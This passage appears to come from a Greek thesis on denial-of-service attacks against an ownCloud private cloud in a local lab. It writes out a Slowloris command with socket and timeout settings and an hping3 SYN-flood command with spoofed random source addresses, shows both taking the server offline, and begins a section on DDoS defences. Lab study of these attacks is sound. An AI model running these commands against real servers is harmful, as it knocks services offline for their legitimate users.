Ένα από τα σημαντικότερα πλεονεκτήματα της εφαρμογής ownCloud είναι στο τομέα της ασφάλειας και της ιδιωτικότητας των δεδομένων και των χρηστών μιας και το σύστημα είναι τύπου private cloud. Σε σχέση με άλλες παρόμειες εφαρμογές στο ownCloud υπάρχει η εγγύηση προς τους χρήστες για την ακεραιότητα και την ασφάλεια των δεδομένων τους καθώς ο φυσικός εξοπλισμός στον οποίο αποθηκεύονται είναι γνωστός σε αυτούς, καθώς είναι σε εξοπλισμό είτε της εταιρίας τους είτε του προσωπικό τους χώρου είτε γενικά σε εξοπλισμό όπου έχουν άμεση πρόσβαση. Όποτε για παράδειγμα αν το data center στο οποίο αποθηκεύονται τα δεδομένα τους ανήκει στην εταιρία που εργάζονται, τότε υπάρχει η εγγύηση για το που αποθηκεύονται τα δεδομένα τους, αν η αποθήκευση είναι ασφαλής (κρυπτογράφηση τους) και ποιοι έχουν πρόσβαση στα μηχανήματα αυτά.
Στη παρακάτω εικόνα βλέπουμε πως είναι το περιβάλλον της εφαρμογής, ενώ στην επόμενη βλέπουμε το κομματί της εφαρμογής που είναι υπεύθυνο για το synchronization των δεδομένων.




Εικόνα 19:Το περιβάλλον του χρήστη



Εικόνα 20:Synchronization των δεδομένων

Από τη πλευρά του επιτιθέμενου, στο μηχάνημα του έτρεχε λειτουργικό σύστημα Kali Linux με IP διεύθυνση αυτή της παρακάτω εικόνας. Ο υπολογιστής του ήταν συνδεδεμένος στο ίδιο δίκτυο με αυτό του θύματος. Επιπλέον να τονίσουμε ότι και η δεύτερη επίθεση που περιγράφουμε στη παρακάτω ενότητα, γίνεται στο ίδιο περιβάλλον που περιγράψαμε με τους ίδιους συμμετέχοντες.



Εικόνα 21:Η IP του επιτιθέμενου

Είναι σημαντικό να τονίσουμε οτι το σενάριο της επίθεσης πραγματοποιήθηκε στο τοπικό μας δίκτυο για λόγους ασφαλείας και ταχύτητας.Αυτό σημαίνει οτι το cloud σύστημα δεν ήταν διαθέσιμο στο διαδίκτυο και οι IP διευθύνσεις που χρησιμοποιήθηκαν ήταν αυτές που μας παρέχει ο ISP μας, οι οποίες είναι ιδιωτικές (private).
Αφού δείξαμε το περιβάλλον όπου θα εφαρμόσουμε την http flood επίθεση, προχωράμε και εκτελούμε τα βήματα για την επίθεση.Για την εκτέλεση θα χρησιμοποιήσουμε ένα εργαλείο που λέγεται **Slowloris**.Το εργαλείο αυτό είναι υλοποιημένο σε γλώσσα Perl και διανέμεται μόνο για λειτουργικά Linux.Το εργαλείο αυτό λειτουργεί κάπως διαφορετικά από τον τρόπο που περιγράψαμε στην παραπάνω ενότητα (.1). Αυτό που κάνει είναι: αρκεί μόνο ένας επιτιθέμενος για να διακόψει τη λειτουργία ενός server χρησιμοποιώντας χαμηλό bandwidth και χωρίς να προκαλέσει ζημιά σε άλλες υπηρεσίες που τρέχουν στο server. Για να το κάνει αυτό, το Slowloris δίνει τη δυνατότητα στον επιτιθέμενο να ανοίξει με το server μερικές HTTP συνεδρίες (sessions). Τις συνεδρίες αυτές προσπαθεί να τις κρατήσει ανοικτές όσο περισσότερο δυνατόν στέλνοντας μη πλήρης HTTP POST request πακέτα αντί για HTTP GET request πακέτα όπως είπαμε στη παραπάνω ενότητα. Ύστερα συνεχίζει να στέλνει επόμενες επικεφαλίδες σε τακτά χρονικά διαστήματα για να κρατήσει τα socket ανοικτά, χωρίς όμως να ολοκληρώσει ποτέ το request πακέτο. Ο server που επηρεάζεται, θα κρατήσει αυτές τις ατελείωτες συνδέσεις ανοικτές, γεμίζοντας τις ουρές του και τελικά να αρνείται υπηρεσίες σε άλλους χρήστες.


Το πλεονέκτημα με το εργαλείο αυτό είναι ότι δεν χρειάζεται μεγάλο bandwidth για να επιτευχθεί η επίθεση, και μόλις σταματήσουμε την επίθεση, ο server γίνεται αμέσως διαθέσιμος.

8.2.2 Εκτέλεση της HTTP flood επίθεσης

Αρχικά ξεκινάμε με το να μάθουμε το timeout του server τον οποίο θα επιτεθούμε.Χρησιμοποιώντας στο slowloris την παρακάτω εντολή το εργαλείο ξεκινάει να τεστάρει το server για να βρει το timeout.

perl slowloris.pl –dns 192.168.1.6 –port 80 -test


Το timeout του server μας είναι 240 δευτερόλεπτα. Όσο πιο μικρό είναι το timeout τόσο πιο γρήγορα θα "καταναλώσουμε" τους πόρους του server. Αφού μάθουμε το timeout του server, συνεχίζουμε και εκτελούμε την επίθεση δίνοντας την παρακάτω εντολή που φαίνεται στην εικόνα.



Εικόνα 22:Εντολή slowloris για εκτέλεση επίθεσης


Το όρισμα **-dns 192.168.1.6** είναι η IP του server μας στον οποίο είναι εγκατεστειμένο το ownCloud σύστημα, το **–port 80** είναι η θύρα στην οποία ακούει ο server (αφού θέλουμε http), το **–timeout 50** είναι το timeout που δίνουμε στον server, το **-num 500** είναι ο αριθμός των socket που θα δημιουργήσει το εργαλείο, δηλαδή ο αριθμός των συνδέσεων που θα δημιουργήσει με το server. Οι περισσότεροι server τείνουν να "πέφτουν" στα 400-600 sockets με τις default ρυθμίσεις. Όσο πιο κοντά έρθουμε στον αριθμό των socket που θα χρειαστούν για να "πέσει" ο server τόσο το καλύτερο, διότι αυτό θα μειώσει των αριθμό των προσπαθειών που το εργαλείο θα κάνει για να πετύχει η επίθεση.

Στην παρακάτω εικόνα βλέπουμε το εργαλείο κατά τη διάρκεια της επίθεσης, να δημιουργεί τα socket και να στέλνει τις HTTP αιτήσεις.




Εικόνα 23:Η http flood σε λειτουργία

Έπειτα από κάποια λεπτά προσπαθούμε να επισκεφτούμε ξανά την ιστοσελίδα του ownCloud και παρατηρούμε ότι πλέον δεν μπορεί να φορτώσει πια. Η παρακάτω εικόνα μας δείχνει το συμβάν.



Εικόνα 24:Η ιστοσελίδα της εφαρμογής δεν λειτουργεί

Όπως βλέπουμε στον browser έχει πληκτρολογηθεί η διεύθυνση 192.168.1.6/owncloud, όπου είναι η διεύθυνση της εφαρμογής του ownCloud. Ο server δεν μπορεί να εξυπηρετήσει το αίτημα μας για πρόσβαση στην ιστοσελίδα και το μήνυμα που φαίνεται στο browser μας επιβεβαιώνει την επιτυχία της επίθεσης. Για να δούμε την επίθεση με περισσότερη λεπτομέρεια, καταγράψαμε τη κίνηση στο δίκτυο με το Wireshark την ώρα της επίθεσης. Όπως βλέπουμε και στη παρακάτω εικόνα, ο server (IP:192.168.1.6) προσπαθεί να απαντήσει στις αιτήσεις που έχει κάνει ο επιτιθέμενος (IP:192.168.1.4).Ο επιτιθέμενος είχε κάνει τόσες πολλές αιτήσει, που τελικά αναγκάζουν το server να πλυμμηριστεί και να σταματήσει να λειτουργεί.




Εικόνα 25:Δικτυακή κίνηση κατά τη διάρκεια της επίθεσης

8.3 Άρνηση Υπηρεσιών στο Επίπεδο Μεταφοράς/OSI σε σύστημα Cloud


Μία επίθεση DoS στο επίπεδο Μεταφοράς του μοντέλου OSI συχνά αναφέρεται και ως ***TCP SYN flooding***. Η βάση της επίθεσης αυτής στηρίζεται στη διαδικασία three-way handshake η οποία ξεκινά μια σύνδεση ενός χρήστης με το server κάθε φορά που αυτός συνδέεται. Σε κανονικές συνθήκες η three-way handshake διαδικασία έχει ως εξής: Ο χρήστης στέλνει ένα SYN πακέτο στο server και ο δεύτερος απαντάει σε αυτό το πακέτο με ένα SYN-ACK πακέτο. Τέλος, ο χρήστης απαντάει σε αυτό το πακέτο με ένα ACK. Αφού ολοκληρωθεί αυτή η διαδικασία, η TCP σύνδεση θεωρείται επιτυχής.

Το πρόβλημα όμως με το three-way handshake είναι ότι οι servers δεσμεύουν πόρους για τις συνδέσεις που δεν έχουν ολοκληρωθεί, η οποίες είναι γνωστές και ως *half-open connections*. Οι πόροι αυτοί αποδεσμεύονται όταν ο server λάβει το τελευταίο ACK πακέτο από τον χρήστη. Έτσι πραγματοποιώντας πολλές τέτοιες μη ολοκληρωμένες συνδέσεις, είναι δυνατόν να εξαντληθούν οι πόροι ενός συστήματος.



Εικόνα 26:TCP three-way handshake


Όταν η SYN flooding επίθεση αρχίσει, ο επιτιθέμενος θα στείλει ένα μεγάλο πλήθος από SYN πακέτα στο server. Τα πακέτα αυτά θα έχουν σαν IP διεύθυνση πηγής, ψεύτικα IP, δηλαδή θα είναι σαν να στάλθηκαν από υπολογιστές που δεν υπάρχουν πουθενά. Ο server κανονικά θα απαντήσει για τα πακέτα αυτά με SYN-ACK και θα περιμένει να λάβει το τελευταίο ACK για το κάθε πακέτο. Όμως επειδή όπως είπαμε, οι διευθύνσεις αυτές είναι ψεύτικες, ο server δεν θα λάβει ποτέ το τελευταίο ACK πακέτο που περιμένει, με αποτέλεσμα το three-way handshake για κάθε σύνδεση να μην ολοκληρωθεί ποτέ. Οι συνδέσεις που έχουν δημιουργηθεί για τη κάθε ψεύτικη IP αποθηκεύονται στην ουρά, δεσμεύοντας έτσι πόρους.Οι συνδέσεις αυτές θα αφαιρεθούν από την ουρά όταν ο χρόνος αναμονής (TCP timeout) τους λήξει.



Εικόνα 27:TCP SYN flooding


8.3.1 Εκτέλεση της SYN flood επίθεσης

Για την εκτέλεση της επίθεσης θα χρησιμοποιήσουμε το εργαλείο **hping3** το οποίο προέρχεται από το γνωστό **ping** που υπάρχει στα Windows και Linux.Το **hping3** είναι ένα εργαλείο χρήσιμο για έλεγχο ασφάλειας δικτύων και firewalls. Η χρήση του έχει να κάνει με ανάλυση κίνησης TCP/IP πρωτοκόλλου και σαν γεννήτρια πακέτων. Ο στόχος μας θα είναι ο server περιγράψαμε στην προηγούμενη ενότητα (.2). Ξεκινάμε τρέχοντας την εντολή που φαίνεται στη παρακάτω εικόνα.




Εικόνα 28:Εντολή hping3

Η πρώτη παράμετρος της εντολής είναι η IP address του server.Το **–S** βάζει το εργαλείο να στέλνει SYN πακέτα, και το **-L 6500** είναι το μέγεθος κάθε πακέτου. Το **-p 80** είναι η θύρα στην οποία στέλνονται τα πακέτα, ενώ η παράμετρος **--rand-source** παράγει κάθε φορά που στέλνει ένα πακέτο μια τυχαία IP διεύθυνση, σαν διεύθυνση πηγής για το πακέτο αυτό.Τέλος η παράμετρος **–flood** υποδηλώνει στο εργαλείο τη λειτουργία της 'πλυμμήρας' έτσι ώστε να αρχίσει να στέλνει πακέτα όσο το δυνατό γρηγορότερα γίνεται, σύμφωνα με το μηχάνημα στο οποίο τρέχει το εργαλείο, προς τον συγκεκριμένο στόχο.Έπειτα πατάμε Enter και η αποστολή TCP πακέτων αρχίζει. Μετά από κάποια λεπτά, η ιστοσελίδα που βρίσκεται στο server μας δεν είναι πλέον διαθέσιμη. Αυτό το βλέπουμε στην παρακάτω εικόνα.



Εικόνα 29:Η ιστοσελίδα έχει πάψει να λειτουργεί



Εικόνα 30:Καταγραφή κίνησης πακέτων την ώρα της επίθεσης

Στην εικόνα 30 παράπανω βλέπουμε και μια καταγραφή της δικτυακής κίνησης με το Wireshark στον υπολογιστή όπου βρίσκεται ο server. Τα TCP πακέτα που φτάνουν έχουν διαφορετική IP αποστολέα. Για το server τα πακέτα αυτά θα είναι σαν να

προέρχονται από διαφορετικούς χρήστες, με αποτέλεσμα να δεσμεύει πόρους για το κάθε πακέτο.

8.4 Προστασία ενάντια σε DDoS επιθέσεις

Πολλοί ειδικοί έχουν προσπαθήσει να ταξινομήσουν τους μηχανισμούς άμυνας DDoS επιθέσεων, ώστε να αποσαφηνιστούν. Η ταξινόμηση αυτή δίνει στους χρήστες μια συνολική εικόνα της κατάστασης και βοηθά τους προγραμματιστές αμυντικών μηχανισμών να συνεργαστούν ενάντια στην απειλή. Η βασική διάκριση μεταξύ μηχανισμών άμυνας γίνεται σε **μηχανισμούς πρόληψης** και **μηχανισμούς αντίδρασης**.

Οι **μηχανισμοί πρόληψης** προσπαθούν να εξαλείψουν το ενδεχόμενο επιθέσεων DDoS εντελώς ή να επιτρέψουν σε πιθανά θύματα για να αντέξουν την επίθεση, χωρίς να αρνούνται υπηρεσίες στους νόμιμους πελάτες . Όσον αφορά την πρόληψη των επιθέσεων, αντίμετρα μπορούν να ληφθούν προς τα θύματα ή προς τα μηχανήματα zombie. Αυτό σημαίνει τροποποίηση στις ρυθμίσεις του συστήματος για να εξαλειφθεί η δυνατότητα αποδοχής μιας επίθεσης DDoS ή η ακούσια συμμετοχή σε μια επίθεση DDoS. Οι διακομιστές πρέπει να προφυλαχθούν από παράνομη κίνηση από ή προς αυτούς. Διατειρώντας το λογισμικό και τα πρωτόκολλα ενημερωμένα με τις τελευταίες ασφαλείς εκδόσεις, μπορούμε να μειώσουμε τις αδυναμίες ενός υπολογιστή. Μια τακτική σάρωση του μηχανήματος είναι επίσης απαραίτητη προκειμένου να ανιχνευθεί κάποια τυχόν "ανώμαλη" συμπεριφορά. Στα παραδείγματα μηχανισμών ασφαλείας του συστήματος περιλαμβάνονται, η παρακολούθηση της πρόσβασης προς τον υπολογιστή και προς τις εφαρμογές, την εγκατάσταση ενημερώσεων και patches ασφαλείας,των συστημάτων firewall, των ανιχνευτών ιών , και των αυτόματων συστημάτων ανίχνευσης εισβολής. Η σύγχρονη τάση ως προς τις εταιρείες ασφαλείας που φρουρούν το δίκτυο του πελάτη και ενημερώνει τον 